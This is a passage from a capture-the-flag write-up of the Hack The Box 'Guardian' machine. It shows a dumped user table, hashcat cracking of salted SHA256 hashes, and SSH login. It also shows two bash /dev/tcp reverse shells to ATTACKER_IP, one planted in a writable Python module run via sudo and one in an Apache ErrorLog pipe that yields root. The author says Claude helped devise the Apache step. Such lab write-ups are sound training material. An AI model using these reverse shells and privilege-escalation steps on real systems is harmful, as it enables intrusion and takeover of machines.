+---------+--------------------+---------------+----------------------+---------------------------------+------------+-------------------------------------------------------------------------------+-----------+--------+---------------------+---------------------+
| user_id | username           | password_hash | full_name            | email                           | dob        | address                                                                       | user_role | status | created_at          | updated_at          |
+---------+--------------------+---------------+----------------------+---------------------------------+------------+-------------------------------------------------------------------------------+-----------+--------+---------------------+---------------------+
|       1 | admin              | REDACTED      | System Admin         | admin@guardian.htb              | 2003-04-09 | 2625 Castlegate Court, Garden Grove, California, United States, 92645         | admin     | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|       2 | jamil.enockson     | REDACTED      | Jamil Enocksson      | jamil.enockson@guardian.htb     | 1999-09-26 | 1061 Keckonen Drive, Detroit, Michigan, United States, 48295                  | admin     | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|       3 | mark.pargetter     | REDACTED      | Mark Pargetter       | mark.pargetter@guardian.htb     | 1996-04-06 | 7402 Santee Place, Buffalo, New York, United States, 14210                    | admin     | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|       4 | valentijn.temby    | REDACTED      | Valentijn Temby      | valentijn.temby@guardian.htb    | 1994-05-06 | 7429 Gustavsen Road, Houston, Texas, United States, 77218                     | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|       5 | leyla.rippin       | REDACTED      | Leyla Rippin         | leyla.rippin@guardian.htb       | 1999-01-30 | 7911 Tampico Place, Columbia, Missouri, United States, 65218                  | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|       6 | perkin.fillon      | REDACTED      | Perkin Fillon        | perkin.fillon@guardian.htb      | 1991-03-19 | 3225 Olanta Drive, Atlanta, Georgia, United States, 30368                     | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|       7 | cyrus.booth        | REDACTED      | Cyrus Booth          | cyrus.booth@guardian.htb        | 2001-04-03 | 4214 Dwight Drive, Ocala, Florida, United States, 34474                       | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|       8 | sammy.treat        | REDACTED      | Sammy Treat          | sammy.treat@guardian.htb        | 1997-03-26 | 13188 Mount Croghan Trail, Houston, Texas, United States, 77085               | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|       9 | crin.hambidge      | REDACTED      | Crin Hambidge        | crin.hambidge@guardian.htb      | 1997-09-28 | 4884 Adrienne Way, Flint, Michigan, United States, 48555                      | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|      10 | myra.galsworthy    | REDACTED      | Myra Galsworthy      | myra.galsworthy@guardian.htb    | 1992-02-20 | 13136 Schoenfeldt Street, Odessa, Texas, United States, 79769                 | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|      11 | mireielle.feek     | REDACTED      | Mireielle Feek       | mireielle.feek@guardian.htb     | 2001-08-01 | 13452 Fussell Way, Raleigh, North Carolina, United States, 27690              | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|      12 | vivie.smallthwaite | REDACTED      | Vivie Smallthwaite   | vivie.smallthwaite@guardian.htb | 1993-04-02 | 8653 Hemstead Road, Houston, Texas, United States, 77293                      | lecturer  | active | 2026-02-27 10:00:43 | 2026-02-27 10:00:43 |
|......                                                                                                                                                                                                                                                               |
+---------+--------------------+---------------+----------------------+---------------------------------+------------+-------------------------------------------------------------------------------+-----------+--------+---------------------+---------------------+
62 rows in set (0.00 sec)
Although this is a ton of messy output (I’ve taken out the ouput for student information), we can see the usernames and hashes for all users on the web application (portal). The only hashes we need are those for users on the machine (not the web application). We can check this through looking at the /home directory.
1
2
3
4
5
6
7
8
www-data@guardian:~/portal.guardian.htb/admin$ ls -lah /home
total 24K
drwxr-xr-x  6 root  root  4.0K Jul 30  2025 .
drwxr-xr-x 20 root  root  4.0K Jul 14  2025 ..
drwxr-x---  3 gitea gitea 4.0K Jul 14  2025 gitea
drwxr-x---  3 jamil jamil 4.0K Jul 14  2025 jamil
drwxr-x---  4 mark  mark  4.0K Jul 14  2025 mark
drwxr-x---  6 sammy sammy 4.0K Feb 27 09:05 sammy
From this, we can probably assume that we only need the hashes for jamil, mark, and sammy.
The hash structure for HashCat would be HASH:SALT. The salt is the same salt we found earlier (where we also found the username and password for MySQL).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ nano hashes

┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ cat hashes
REDACTED:8Sb)tM1vs1SS
REDACTED:8Sb)tM1vs1SS
REDACTED:8Sb)tM1vs1SS

┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ hashcat -m 1410 hashes /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz, 6956/13913 MB (2048 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (10362 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

REDACTED:8Sb)tM1vs1SS:REDACTED
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1410 (sha256($pass.$salt))
Hash.Target......: hashes
Time.Started.....: Fri Feb 27 19:11:50 2026 (3 secs)
Time.Estimated...: Fri Feb 27 19:11:53 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3630.7 kH/s (0.38ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/3 (33.33%) Digests (total), 1/3 (33.33%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: !!sexyangel!! -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 48%

Started: Fri Feb 27 19:11:35 2026
Stopped: Fri Feb 27 19:11:54 2026
We cracked one hash: the hash for the jamil user. We can now SSH to the machine as jamil.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ ssh jamil@guardian.htb
The authenticity of host 'guardian.htb (10.129.202.245)' can't be established.
ED25519 key fingerprint is: SHA256:yDuqpioi/UxJDaMuo7cAS4YDvpjykfPdRibqdx+QE9k
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'guardian.htb' (ED25519) to the list of known hosts.
jamil@guardian.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Feb 27 10:15:31 AM UTC 2026

  System load:  0.0               Processes:             240
  Usage of /:   66.0% of 8.12GB   Users logged in:       0
  Memory usage: 26%               IPv4 address for eth0: 10.129.202.245
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Feb 27 10:15:32 2026 from REDACTED
jamil@guardian:~$ ls
user.txt
jamil@guardian:~$ cat user.txt
REDACTED
Lateral Movement
We can check sudo -l for any permissions we can exploit.
1
2
3
4
5
6
7
8
9
10
11
jamil@guardian:~$ sudo -l
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jamil may run the following commands on guardian:
    (mark) NOPASSWD: /opt/scripts/utilities/utilities.py
jamil@guardian:~$ ls -lah /opt/scripts/utilities/utilities.py
-rwxr-x--- 1 root admins 1.2K Apr 20  2025 /opt/scripts/utilities/utilities.py
jamil@guardian:~$ id
uid=1000(jamil) gid=1000(jamil) groups=1000(jamil),1002(admins)
Note that we can run the file with permissions as mark, not root. So, this slightly hints that we have to laterally move to the user mark. We can check the /opt/scripts/utilities/utilities.py file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
#!/usr/bin/env python3

import argparse
import getpass
import sys

from utils import db
from utils import attachments
from utils import logs
from utils import status


def main():
    parser = argparse.ArgumentParser(description="University Server Utilities Toolkit")
    parser.add_argument("action", choices=[
        "backup-db",
        "zip-attachments",
        "collect-logs",
        "system-status"
    ], help="Action to perform")

    args = parser.parse_args()
    user = getpass.getuser()

    if args.action == "backup-db":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        db.backup_database()
    elif args.action == "zip-attachments":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        attachments.zip_attachments()
    elif args.action == "collect-logs":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        logs.collect_logs()
    elif args.action == "system-status":
        status.system_status()
    else:
        print("Unknown action.")

if __name__ == "__main__":
    main()
We can see that we can run system-status without being the user mark. Let’s check the utils directory and status.py file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
jamil@guardian:~$ cd /opt/scripts/utilities
jamil@guardian:/opt/scripts/utilities$ ls
output  utilities.py  utils
jamil@guardian:/opt/scripts/utilities$ cd utils
jamil@guardian:/opt/scripts/utilities/utils$ ls -ah
.  ..  attachments.py  db.py  logs.py  status.py
jamil@guardian:/opt/scripts/utilities/utils$ ls -lah
total 24K
drwxrwsr-x 2 root root   4.0K Jul 10  2025 .
drwxr-sr-x 4 root admins 4.0K Jul 10  2025 ..
-rw-r----- 1 root admins  287 Apr 19  2025 attachments.py
-rw-r----- 1 root admins  246 Jul 10  2025 db.py
-rw-r----- 1 root admins  226 Apr 19  2025 logs.py
-rwxrwx--- 1 mark admins  253 Apr 26  2025 status.py
We can edit status.py! We now can get a reverse shell as mark by editing the system_status() function in status.py.
1
2
3
4
5
6
jamil@guardian:/opt/scripts/utilities/utils$ cat > status.py << 'EOF'
def system_status():
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1'")
EOF
jamil@guardian:/opt/scripts/utilities/utils$ sudo -u mark /opt/scripts/utilities/utilities.py system-status
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ penelope -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 → REDACTED
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from guardian~10.129.202.245-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ⇐
[+] Logging to /home/kali/.penelope/sessions/guardian~10.129.202.245-Linux-x86_64/2026_02_27-19_22_31-008.log 📜
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
mark@guardian:/opt/scripts/utilities/utils$
We are now mark!
Root Flag
We can check sudo -l for any permissions mark has that we might be able to exploit.
1
2
3
4
5
6
7
8
9
mark@guardian:~$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
mark@guardian:~$ ls -lah /usr/local/bin/safeapache2ctl
-rwxr-xr-x 1 root root 17K Apr 23  2025 /usr/local/bin/safeapache2ctl
Note, although I forgot this was possible, you can decompile the executable (/usr/local/bin/safeapache2ctl) on your attacker machine and see specifically what the code does. However, what I did was enough to figure out how to exploit it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
mark@guardian:~$ strings /usr/local/bin/safeapache2ctl
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
fgets
realpath
__libc_start_main
strcmp
fprintf
fopen
fclose
strncmp
execl
strlen
stderr
perror
__isoc99_sscanf
fwrite
__stack_chk_fail
libc.so.6
GLIBC_2.7
GLIBC_2.3
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
</uMH
%31s %1023s
Include
IncludeOptional
LoadModule
/home/mark/confs/
[!] Blocked: %s is outside of %s
Usage: %s -f /home/mark/confs/file.conf
realpath
Access denied: config must be inside %s
fopen
Blocked: Config includes unsafe directive.
apache2ctl
/usr/sbin/apache2ctl
execl failed
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
safeapache2ctl.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
strncmp@GLIBC_2.2.5
_ITM_deregisterTMCloneTable
_edata
fclose@GLIBC_2.2.5
_fini
strlen@GLIBC_2.2.5
__stack_chk_fail@GLIBC_2.4
fgets@GLIBC_2.2.5
__data_start
strcmp@GLIBC_2.2.5
fprintf@GLIBC_2.2.5
__gmon_start__
__dso_handle
realpath@GLIBC_2.3
_IO_stdin_used
__isoc99_sscanf@GLIBC_2.7
_end
is_unsafe_line
__bss_start
main
starts_with
fopen@GLIBC_2.2.5
perror@GLIBC_2.2.5
fwrite@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
execl@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
_init
stderr@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
With the help of Claude, I was able to figure out that we can create a .conf file and use ErrorLog to get our reverse shell.
1
2
3
4
5
6
7
8
9
10
mark@guardian:~$ cat > /home/mark/confs/evil.conf << 'EOF'
ServerName localhost
Listen 9999
ServerRoot /usr/lib/apache2
DocumentRoot /tmp
LoadModule mpm_event_module /usr/lib/apache2/modules/mod_mpm_event.so
ErrorLog "|/bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1'"
EOF

mark@guardian:~$ sudo /usr/local/bin/safeapache2ctl -f /home/mark/confs/evil.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ penelope -p 4444
[+] Listening for reverse shells on 0.0.0.0:4444 → REDACTED
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from guardian~10.129.202.245-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Got reverse shell from guardian~10.129.202.245-Linux-x86_64 😍️ Assigned SessionID <2>
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ⇐
[+] Logging to /home/kali/.penelope/sessions/guardian~10.129.202.245-Linux-x86_64/2026_02_27-19_31_02-501.log 📜
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────
[+] Got reverse shell from guardian~10.129.202.245-Linux-x86_64 😍️ Assigned SessionID <3>
[+] Got reverse shell from guardian~10.129.202.245-Linux-x86_64 😍️ Assigned SessionID <4>
root@guardian:/usr/lib/apache2# cd /root
root@guardian:/root# ls
root.txt  scripts
root@guardian:/root# cat root.txt
REDACTED